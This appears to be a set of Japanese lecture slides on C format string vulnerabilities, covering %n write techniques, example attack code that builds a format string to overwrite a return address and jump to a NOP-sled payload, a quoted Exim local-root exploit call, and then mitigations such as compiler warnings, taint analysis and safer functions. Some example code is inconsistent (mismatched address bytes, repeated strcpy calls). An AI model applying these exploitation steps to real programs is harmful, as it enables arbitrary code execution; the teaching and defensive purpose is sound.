
```
unsigned char foo[4];  
unsigned char bar[4];  
memset(foo, '¥x41', 4);  
memset(bar, '¥x41', 4);
```

```
printf("%16u%n", 1, &foo[0]);
```

```
printf("%32u%n", 1, &foo[1]);
```

```
printf("%64u%n", 1, &foo[2]);
```

```
printf("%128u%n", 1, &foo[3]);
```



fooのメモリ領域をアドレス 0x80402010で上書きする

アドレスが進むにつれ、低位バイトに値が痕跡として残る。
この技法をえば、小さい整数値（255 未満）の連続として大きい整数値（アドレス）を書き出すことができる。

- ※ 低位アドレスにあるバイトは、リトルエンディアンアーキテクチャでは下位バイト、ビッグエンディアンアーキテクチャでは上位バイト。
- ※ この処理は逆に実行することもできる。つまり、アドレスをデクリメントしながら、高位メモリから低位メモリへと書き出すのである。

前出の例では、4バイト分書くために、書式指定出力関数を4回呼び出していた。

次のようにすれば、1回の呼び出しで4バイト書き出すことができる。

```
printf(  
    "%16u%n%16u%n%32u%n%64u%n",  
    1, (int *) &foo[0], 1, (int *) &foo[1],  
    1, (int *) &foo[2], 1, (int *) &foo[3]  
);
```

複数回の書き出しを1回の書式指定文字列で行うと、文字を1つ書き出すたびにカウンタがインクリメントされる。

`"%16u%n%16u%n%32u%n%64u%n"`

最初の文字列`%16u%n`は、指定したアドレスへ16を書き込む。

カウンタがリセットされないなので、次の`%16u%n`は32 を書き込む。

16 - 32 - 64 - 128

リトルエンディアン形式の場合、アドレス `0x80402010` の各バイトは前のバイトよりも大きくなっている。

`10 - 20 - 40 - 80`

書き出したいアドレスの各バイト値が大きくなならない場合、単調増加するカウンタを使って、以下のようなアドレスを書き出すにはどうすればよい？

<code>¥xdc</code>	<code>¥xf5</code>	<code>¥x42</code>	<code>¥x01</code>
188	245	66	01

答え：剰余(モジュロ演算)を活用する

3つの高位バイトはいずれ上書きされてしまうので、必要なのは最低位バイトを保存することだけ。

各書き出しで大きな値を書き出しても、`0x100`で剰余することで低位バイトを維持できる。

作りたいアドレスの値:

¥xdc ¥xf5 ¥x42 ¥x01
188 245 66 01

$$\text{¥xdc} = \text{¥xdc} \bmod \text{¥x100}$$

$$\text{¥xf5} = \text{¥xf5} \bmod \text{¥x100}$$

$$\text{¥x42} = \text{¥x142} \bmod \text{¥x100}$$

$$\text{¥x01} = \text{¥x201} \bmod \text{¥x100}$$

%nで書き出す値

目的：

スタックに積まれた戻りアドレスを上書きし、
exploit コードの先頭に飛ばす書式指定文字列を作成したい。

前提：

プロセス空間のどこかに既にexploit コードが置けた

方法：

- 1: 攻撃対象のプログラムについて、問題となる`printf()`関数呼出しが行われる際のスタックの様子を調査し、以下の情報を得る
実行させるexploitコードの先頭アドレス
与える書式指定文字列の上にスキップすべきデータがどのくらい積んであるか
- 2: 1のデータをもとに、以下のようなパターンの書式指定文字列をつくる:

<stackpop>

<dummy整数 書き込み先アドレス>

<dummy整数 書き込み先アドレス+1>

<dummy整数 書き込み先アドレス+2>

<dummy整数 書き込み先アドレス+3>

<アドレスを上書きする部分>

- `format` 配列に目的の書式指定文字列をつくる
 - (ダミー整数、書き込み先アドレス) x 4
 - 上書きするアドレスの1バイト目を書き込む書式指定文字列を作る部分
 - 2バイト目を書き込む書式指定文字列を作る部分
 - 3バイト目を書き込む書式指定文字列を作る部分
 - 4バイト目を書き込む書式指定文字列を作る部分
-
- 最後に `format` に構成した書式指定文字列を使って攻撃

アドレスを書き出す攻撃コード例

```
unsigned char exploit[1024] = "\x90\x90\x90...\x90";
char format[1024];
```

```
// スタック参照位置を調節するためのダミーを必要なだけ入れる
// for (i=0; i < 61; i++){strcat(format,"%x");}
```

```
strcpy(format, "\xaa\xaa\xaa\xaa");
strcat(format, "\xdc\x5f\x42\x01");
strcat(format, "\xaa\xaa\xaa\xaa");
strcat(format, "\xdd\x5f\x42\x01");
strcat(format, "\xaa\xaa\xaa\xaa");
strcat(format, "\xde\x5f\x42\x01");
strcat(format, "\xaa\xaa\xaa\xaa");
strcat(format, "\xdf\x5f\x42\x01");
```

```
// 上書きするアドレスの最初のバイトを書きだす
// 書式指定文字列を作る
```

```
char buffer[256];
write_byte = 0x1C8;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%du%%n", width_field);
strcat(format, buffer);
```

```
// 2番目のバイト
```

```
write_byte = 0x1FA;
written += width_field;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%du%%n", width_field);
strcat(format, buffer);
```

```
// 3番目のバイト
```

```
write_byte = 0x142;
written += width_field;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%du%%n", width_field);
strcat(format, buffer);
```

```
// 4番目のバイト
```

```
write_byte = 0x101;
written += width_field;
written %= 0x100;
width_field = (write_byte - written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%du%%n", width_field);
strcat(format, buffer);
```

```
// 完成した書式指定文字列をプログラムに与えて攻撃
// プログラム中では printf(format); という形で
// 使われることにより、攻撃が行われる。
```

以下の書式指定文字列を作り出すコード

```
% width u%n % width u%n % width u%n % width u%n
```

コードの中では、3つの符号なし整数を使用

- **unsigned int write_byte;**
次に書き出すバイトの値
- **unsigned int written = 506;**
出力した文字数を管理(カウンタ)
- **unsigned int width_field;**
%nに与える値を生成するために必要な変換指定のフィールド幅

```
char buffer[256];
write_byte = 0x1C8;
written %= 0x100;
width_field = (write_byte - written) % 0x100;

if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%u", width_field);
strcat(format, buffer);
```

フィールド幅 =
(書き出すバイト - 出力済み文字数) % 0x100

出力文字数を0xC8にするために、追加すべき文字数

```
write_byte = 0x1FA;  
written += width_field;  
written %= 0x100;  
width_field = (write_byte - written) % 0x100;  
if (width_field < 10) width_field += 0x100;  
sprintf(buffer, "%%du%%n", width_field);  
strcat(format, buffer);
```

前回の変換指定のフィールド幅の値を書き出し済みのバイト数に追加する。

```
write_byte = 0x142;  
written += width_field;  
written %= 0x100;  
width_field = (write_byte - written) % 0x100;  
if (width_field < 10) width_field += 0x100;
```

整数の変換指定 `%u` によるダミー整数の出力文字数は 10 文字。
そこで例えば、3文字追加よりも259文字追加(`%3u`とするよりも`%259u`)
として出力文字数を合わせている。

```
sprintf(buffer, "%%%du%%n", width_field);  
strcat(format, buffer);
```

```
write_byte = 0x101;  
written += width_field;  
written %= 0x100;  
width_field = (write_byte - written) % 0x100;  
if (width_field < 10) width_field += 0x100;  
sprintf(buffer, "%%%du%%n", width_field);  
strcat(format, buffer);
```

```
unsigned char exploit[1024] = "¥x90¥x90¥x90...¥x90";  
char format[1024];
```

```
strcpy(format, "¥xaa¥xaa¥xaa¥xaa");  
strcat(format, "¥xdc¥xf5¥x42¥x01");  
strcpy(format, "¥xaa¥xaa¥xaa¥xaa");  
strcat(format, "¥xdd¥xf5¥x42¥x01");  
strcpy(format, "¥xaa¥xaa¥xaa¥xaa");  
strcat(format, "¥xde¥xf5¥x42¥x01");  
strcpy(format, "¥xaa¥xaa¥xaa¥xaa");  
strcat(format, "¥xdf¥xf5¥x42¥x01");
```

```
/* アドレスを書き出すコードがここに入る */  
printf(format); // 完成した書式指定文字列をプログラムに与えて攻撃
```

変換指定 %uに対応する書式指定文字列にダミーの整数の引数を挿入する。


```
unsigned char exploit[1024] = "\x90\x90\x90...\x90";  
char format[1024];
```

```
strcpy(format, "\xaa\xaa\xaa\xaa");  
strcat(format, "\xdc\x5f\x42\x01");  
strcat(format, "\xaa\xaa\xaa\xaa");  
strcat(format, "\xdd\x5f\x42\x01");  
strcat(format, "\xaa\xaa\xaa\xaa");  
strcat(format, "\xde\x5f\x42\x01");  
strcat(format, "\xaa\xaa\xaa\xaa");  
strcat(format, "\xdf\x5f\x42\x01");
```

%nが参照する
書き出し先アドレス

1バイトずつズラしながら4回に分け書き込んでいる

```
/* アドレスを書き出す */  
printf(format); // 完成した書式指定文字列をプログラムに与えて攻撃
```

Local Root Vulnerability Found in Exim (pid_file_path)

<http://www.securiteam.com/umixfocus/6W0062A6AG.html>

実際に攻撃する際の呼出し

```
execl(path, "exim", "-bd", "-d", "-oX", hilf, "-oP", fs, "-F", shellcode, NULL);
```

書式付き出力関数の脆弱性とは

可変引数関数 (variadic function)

書式付き出力関数とフォーマットの詳細

攻撃手法

脅威の緩和方法

まとめ

- 動的な書式指定文字列
- 書き込みバイトの制限
- ISO/IEC TR 24731-1
- C++ の `<iostream>`
- コンパイラの警告
- 静的汚染解析
- 静的バイナリ分析

- ユーザ入力を直接書式に取り込まず、書式をユーザに選ばせるインターフェイス設計

```
int x, y;
char format[256] = "%d * %d = ";
x = atoi(argv[1]);
y = atoi(argv[2]);
if (strcmp(argv[3], "hex") == 0) {
    strcat(format, "0x%x%n");
}
else {
    strcat(format, "%d%n");
}
printf(format, x, y, x * y);
```

書き出すバイト数を制限すればバッファオーバーフローを防げる。

- %s 変換指定に**精度フィールド**を追加

脆弱な例：

```
char buf[512];  
sprintf(buf, "Wrong command: %s\n", user);
```

精度を指定する：

```
sprintf(buf, "Wrong command: %.495s\n", user);
```

静的な文字17byte + 495 = 512 ≤ sizeof(buf)

よりセキュアな書式付き出力ライブラリ関数を使う。

- `sprintf()`の代わりに`snprintf()`
- `vsprintf()`の代わりに`vsnprintf()`

これらの関数は、**終端 NULL バイトを含んだ**最大の書き出しバイト数を指定する。

`sprintf()`, `vsprintf()`の代わりに`asprintf()`と `vasprintf()`を使う

- NULL終端文字を含んだ出力を保持するのに十分な大きさの文字列を動的に確保してくれる。
- 割り当てられたメモリ領域はプログラマが`free()`。
- GNU の独自拡張。C標準やPOSIX標準として定義されているわけではない。
- BSD系OSでも利用できる。

`fprintf_s()`, `printf_s()`, `snprintf_s()`, `sprintf_s()`, `vfprintf_s()`, `vprintf_s()`, `vsnprintf_s()`, `vsprintf_s()`

- 書式変換指定子として `%n` をサポートしない
- 次の場合は制約違反
 - ポインタが `NULL`
 - 書式指定文字列が無効
- しかし、プログラムを異常終了させたり、メモリの内容を覗き見するために使われるような書式指定文字列の脆弱性は防げない

C++ では **iostream** ライブラリが使える。

- **iostream** を使用する場合、書式指定出力は中置二項演算子である挿入演算子 (insertion operator) **<<** 使う
- 左辺のオペランド：データを挿入するためのストリーム
- 右辺のオペランド：挿入される値
- トークン化された入力の抽出は **>>** 抽出演算子 (extraction operator) によって行う
- 標準入出力ストリーム **stdin, stdout, stderr** はそれぞれ **cin, cout, cerr** に置き換えられる

```
char filename[256];  
FILE *f;  
char format[256];  
fscanf(stdin, "%s", filename);  
f = fopen(filename, "r"); /* 読み取り専用 */  
if (f == NULL) {  
    sprintf(format, "Error opening file %s¥n",  
            filename);  
    fprintf(stderr, format);  
    exit(-1);  
}  
fclose(f);
```

バッファオーバーフローの脆弱性

stdinからファイル名を読み込み、ファイルをオープンしようとする。

バッファオーバーフローの脆弱性

ファイルがオープンできなかった場合は、エラーメッセージを表示する。

書式指定文字列の脆弱性

```
#include <iostream>
#include <fstream>
using namespace std;
int main(int argc, char * argv[]) {
    string filename;
    ifstream ifs;
    cin >> filename;
    ifs.open(filename.c_str());
    if (ifs.fail()) {
        cerr << "Error opening " << filename << endl;
        exit(-1);
    }
    ifs.close();
}
```

プログラムの全ての実行パスを網羅する検査項目を考えるのはときとして難しい。

`format string`に関するバグは、エラー処理で発生することが多い。

- 例外的な状況で呼び出されるので、実行時検査で見落とされがち

gccの警告フラグを活用して問題を早期発見

-Wformat

-Wformat-nonliteral

-Wformat-security

-Wallに含まれる。

GCC コンパイラに次を指示：

- 書式付き出力関数の呼び出しを検査
- 書式指定文字列を検査
- 正しい数と型の引数が渡されているかを検証

変換指定子と対応する引数で、符号の有無が一致しないようなケースは検出しない。

-Wformat のチェックに加え、

- 書式指定文字列が文字列リテラルでない場合に警告を出す
 - `printf(foo)`のような危険は呼出しを警告
 - `warning: format not a string literal and no format arguments`
 - (書式関数が `va_list` として書式引数を取る場合は除く)
 - `-Wformat-security` も同じチェックをするが、将来セキュリティに関するチェックが追加されるかも

制約ベースの型推論エンジンを使い、cプログラムにおける書式指定文字列のセキュリティ上の脆弱性を検知する手法。

(Shankarの論文)

- 信頼できない入手元からの入力は、**汚染されている**とマーク
- 汚染されたデータから派生するデータも汚染されたものとしてマーク
- 汚染されたデータが書式文字列として解釈されると警告する
- 拡張可能な型修飾フレームワークcqual上にツールとして構築

Detecting Format String Vulnerabilities with Type Qualifiers
<http://umeshshankar.com/research/percents/index.html>

汚染(tainting)は、従来の `c` の型システムを拡張し、型修飾子 (type qualifier)を導入することでモデル化。

- 標準の `c` の型システムにはすでに `const`のような修飾子がある
- `tainted` 修飾子を追加し、すべての信頼できない入力に「汚染されている」というマークをつけられるようにする

例：

```
tainted int getchar();  
int main(int argc, tainted char *argv[])
```

`getchar()`からの戻り値、プログラムへのコマンド行引数に印が付けられ、汚染された値として扱われる。

わずかな汚染情報（注釈）を最初から付与することで、

- プログラム内のすべての変数について
- 各変数の値が汚染された入手元に由来するかどうか
- 型推論することができる

書式指定文字列として汚染された型を持つ式が使われていると、プログラマに脆弱性の可能性が警告される。

書式付き出力関数に渡された引数の数は、呼び出しの後に行われるスタック補正を調べればわかる。

例：

スタック補正が 4 バイト分だけ。printf() 関数に渡された引数が1つだけなのが明らか。

```
lea  eax, [ebp+10h]
push eax
call printf
add  esp, 4
```

実行ファイルを検査して書式文字列の脆弱性を発見することが可能。

- スタックの補正が最小値より小さくないか
- 書式指定文字列は変数か定数か
 - 呼び出し直前のアセンブラコードを調べ、`eax` レジスタにロードされる引数が定数か変数かを知ることが可能

ソースコードがなくても調べられる



攻撃者が脆弱性を見つけるために使う手法

書式付き出力関数の脆弱性とは

可変引数関数 (variadic function)

書式付き出力関数とフォーマットの詳細

攻撃手法

脅威の緩和方法

まとめ

書式付き出力関数の不適切な使用は、情報漏えいから任意のコード実行まで、幅広い攻撃につながる。

発見しやすく、修正しやすい。

– (GCCの**`-Wformat-nonliteral`**フラグ)

Visual C++ .NET のデフォルト設定は、低位のメモリ領域にスタックを配置する。(たとえば `0x00hhhhh` のような位置)

- このようなアドレスは、文字列操作に依存するあらゆるコードにとって攻撃が困難な対象

`stdio` よりも `iostream` を使用する。それができない場合は、**静的な**書式指定文字列を使用する。

動的な書式指定文字列を使わざるをえない場合は、信頼できない入手元からの入力をそのまま書式文字列の中に組み込まない。

Secure Coding Standards

(<https://www.securecoding.cert.org/>)

FI030-C. Exclude user input from format strings
ユーザ入力を含む書式指定文字列を使って書式付き入出力関数
を呼び出さない

- **Two Input Validation Problems In FTPD**
<http://www.cert.org/advisories/CA-2000-13.html>
- scut, "Exploiting Format String Vulnerabilities v1.2" 2001
<http://julianor.tripod.com/bc/formatstring-1.2.pdf>
- Gerardo Richarte, Ricardo Quesada, "Advances in format string exploitation." 2001
<http://julianor.tripod.com/bc/doc/p59-0x07.txt>

など、これまでに公表された format string attack の手法などがよくまとまっているページ。

http://badcoded.blogspot.com/2007/12/user-supplied-format-string_14.html

- Tim Newsham, "Format String Attacks." 2000.
<http://www.thenewsh.com/~newsham/format-string-attacks.pdf>
- 『C/C++セキュアプログラミングクックブック Volume 1』
pp.78, 「レシピ I-3.2 書式関数に対する攻撃を防ぐ」
- 『C/C++セキュアプログラミングクックブック Volume1』
pp.184 「レシピ I-5.4 可変引数を適切に使う」
- Captain Planet, "A Eulogy for Format Strings",
Phrack Magazine #67, 2010
<http://www.phrack.org/issues.html?issue=67&id=9#article>